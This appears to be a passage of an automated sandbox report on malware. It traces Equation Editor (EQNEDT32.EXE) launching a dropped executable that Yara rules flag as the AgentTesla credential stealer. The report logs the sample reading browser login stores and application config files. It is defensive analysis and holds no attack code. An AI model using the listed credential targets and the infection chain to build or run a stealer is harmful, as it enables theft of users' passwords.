00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2436 Parent PID: 584

General

Start time:	19:05:37
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: RegAskcfcd.exe PID: 2508 Parent PID: 2436

General

Start time:	19:05:41
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\RegAskcfcd.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\RegAskcfcd.exe
Imagebase:	0xd40000
File size:	76288 bytes
MD5 hash:	F82A16AC433034D92B1F2A4023DF6D6B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2110262554.00000000036FE000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2EB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	success or wait	1	6C5AAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C5AAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C5AAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C5AAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C5AAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C5AAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAskcfcd_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C5AAD76	unknown

Analysis Process: RegAskcfcd.exe PID: 2840 Parent PID: 2508

General

Start time:	19:05:48
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\RegAskcfcd.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\RegAskcfcd.exe
Imagebase:	0xd40000
File size:	76288 bytes
MD5 hash:	F82A16AC433034D92B1F2A4023DF6D6B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2362272923.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2363266312.00000000025F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2363266312.00000000025F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2362764617.0000000002161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2362764617.0000000002161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2362877479.000000000222B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2362877479.000000000222B000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2FDE2C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D2EB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D2EB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D2EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2EB2B3	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis